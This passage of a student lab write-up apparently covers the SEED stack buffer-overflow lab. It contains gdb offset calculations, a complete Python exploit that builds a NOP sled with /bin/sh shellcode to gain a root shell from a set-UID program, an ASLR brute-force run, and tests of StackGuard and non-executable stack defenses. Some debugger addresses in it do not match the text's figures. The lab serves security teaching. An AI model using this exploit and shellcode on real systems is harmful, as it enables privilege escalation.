   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[-----------------------------------stack-------------------------------------]
0000| 0xffffcb6c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb70 --> 0xffffcf93 --> 0x456
0008| 0xffffcb74 --> 0x0
0012| 0xffffcb78 --> 0x3e8
0016| 0xffffcb7c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb80 --> 0x0
0024| 0xffffcb84 --> 0x0
0028| 0xffffcb88 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf93 "V\004") at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf70 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb68 --> 0xffffcf78 --> 0xffffd1a8 --> 0x0
ESP: 0xffffcaf0 ("1pUV\204\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-----------------------------------stack-------------------------------------]
0000| 0xffffcaf0 ("1pUV\204\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcaf4 --> 0xffffcf84 --> 0x0
0008| 0xffffcaf8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcafc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcb00 --> 0x0
0020| 0xffffcb04 --> 0x0
0024| 0xffffcb08 --> 0x0
0028| 0xffffcb0c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb68
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcafc
gdb-peda$ p/d 0xffffcb68-0xffffcafc
$3 = 108
gdb-peda$ █
```


In the above execution-
p $ebp
*$1 = (void *) 0xffffcb38* // stack base pointer address
Since it is 32-bit architecture, the return address should be stored 4 bytes (32 bits) above the *ebp* at 0xffffcb38 + 4 = **0xffffcb3c**.
Therefore, offset from the buffer starting point to return address is:
Offset = 0xffffcb38 (*ebp*) - 0xffffcacc (*buffer starting address*) + 4 = **0x70** (112)

Initially we fill the *badfile* with NOPs.
To put the shellcode somewhere at the end of the payload, we take *start* = 400.
The *ret* is taken 0xffffcbd8 (ebp+160) to land somewhere in the NOP region which would lead to the shell code.
The *offset* is taken= 112, as calculated above, to place the new return address.



```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start=400                 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret     = 0xffffcbd8          # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

After updating the above variables, we run the *exploit.py* to fill in the contents in *badfile.*




```
[11/03/23]seed@VM:~/.../code$ ./exploit.py
[11/03/23]seed@VM:~/.../code$ ls -l
total 176
-rw-rw-r-- 1 seed seed   517 Nov  3 05:27 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   986 Nov  3 05:24 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Nov  3 04:55 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Nov  3 04:08 stack-L1
-rwxrwxr-x 1 seed seed 18684 Nov  3 04:08 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Nov  3 04:08 stack-L2
-rwxrwxr-x 1 seed seed 18684 Nov  3 04:08 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Nov  3 04:08 stack-L3
-rwxrwxr-x 1 seed seed 20104 Nov  3 04:08 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Nov  3 04:08 stack-L4
-rwxrwxr-x 1 seed seed 20104 Nov  3 04:08 stack-L4-dbg
```

The contents of *badfile* after running *exploit.py* are as below with shellcode added towards the end.

```
[11/05/23]seed@VM:~/.../code$ cat badfile
��������������������������������������������������������������������������������������������������������������������������������������������������������������������������
��������������������������������������������������������������������������������������������������������������������������������������������������������������������������
���������������������������������������������������������������������������������������������������������������������������������������������������1�Ph//shh/bin��PS��1�1�
�
```

On launching the attack by running *./stack-L1* we see # which means we have gotten the root access and can further verify with the id command which gives details about the current user.



```
[11/03/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# 
```


---

4. Task 8: Defeating Address Randomization (*Bonus*)

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524, 288$ possibilities. In this task, we try to defeat the address randomization countermeasure. First, we turn on the Ubuntu's address randomization using the following command.


$ sudo /sbin/sysctl -w kernel.randomize_va_space=2

Then we run the same attack against stack-L1. This will result in segmentation fault as below.



```
[11/04/23]seed@VM:~/.../code$  sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/04/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[11/04/23]seed@VM:~/.../code$ 
```

Now, we use Brute-force approach to check each possibility and hit the attack and used file *brute-force.sh*. Using *./brute-force.sh* we will exploit the vulnerability after some time. In the below case we were able to hit it after 0 min 23 secs, after running for 14245 times, thus defeating Address Randomization.




```
./brute-force.sh: line 14: 17046 Segmentation fault      ./stack-L1
0 minutes and 23 seconds elapsed.
The program has been running 14243 times so far.
Input size: 517
./brute-force.sh: line 14: 17047 Segmentation fault      ./stack-L1
0 minutes and 23 seconds elapsed.
The program has been running 14244 times so far.
Input size: 517
./brute-force.sh: line 14: 17048 Segmentation fault      ./stack-L1
0 minutes and 23 seconds elapsed.
The program has been running 14245 times so far.
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),136(docker)
# 
```

---

5. Tasks 9: Experimenting with Other Countermeasures


Turn on the StackGuard Protection

First, we turn off the address randomization and repeat the Level-1 attack with the StackGuard off, and make sure that the attack is still successful.



```
[11/04/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/04/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),136(docker)
# exit
[11/04/23]seed@VM:~/.../code$ █
```

Then, we turn on the StackGuard protection by recompiling the vulnerable *stack.c* program without the *-fno-stack-protector* flag. We need to modify the *Makefile* to remove this flag and recompile the *stack.c*. Then we again try to exploit the vulnerability running *exploit.py* and then *stack-L1* as before.
The program aborts with ****stack smashing detected***: terminated* message. Thus, this address randomization StackGuard protection is useful in preventing this vulnerability.



```
[11/04/23]seed@VM:~/.../code$ vi Makefile
[11/04/23]seed@VM:~/.../code$ ls
badfile         exploit.py  peda-session-stack-L1-dbg.txt  stack-L1       stack-L2       stack-L3       stack-L4
brute-force.sh  Makefile    stack.c                        stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
[11/04/23]seed@VM:~/.../code$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
[11/04/23]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  Makefile  stack.c
[11/04/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack  -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack  -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack  -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack  -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack  -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack  -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack  -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack  -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/04/23]seed@VM:~/.../code$ ./exploit.py
[11/04/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[11/04/23]seed@VM:~/.../code$ █
```


Turn on the Non-executable Stack Protection

In this task, we will make the stack non-executable. We can specifically make it nonexecutable using the *-z noexecstack* flag in the compilation. In our previous tasks, we used *-z execstack* to make stacks executable.

Now we make changes to Makefile and remove *-z execstack,* then recompile call *shellcode.c* into *a32.out* and *a64.out*, without the *-z execstack* option and run it.

Here we try to execute the stack but now the stack is non executable. Hence, we get a segmentation fault.

It's important to emphasize that while a non-executable stack prevents the execution of shellcode directly on the stack, it does not eliminate the risk of buffer-overflow attacks. This is because there are alternative methods to execute malicious code once a buffer-overflow vulnerability has been exploited. An example of such an attack is the *return-to-libc* attack.



```
[11/04/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/04/23]seed@VM:~/.../shellcode$ vi Makefile
[11/04/23]seed@VM:~/.../shellcode$ vi Makefile
[11/04/23]seed@VM:~/.../shellcode$ make all
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[11/04/23]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[11/04/23]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[11/04/23]seed@VM:~/.../shellcode$ 
```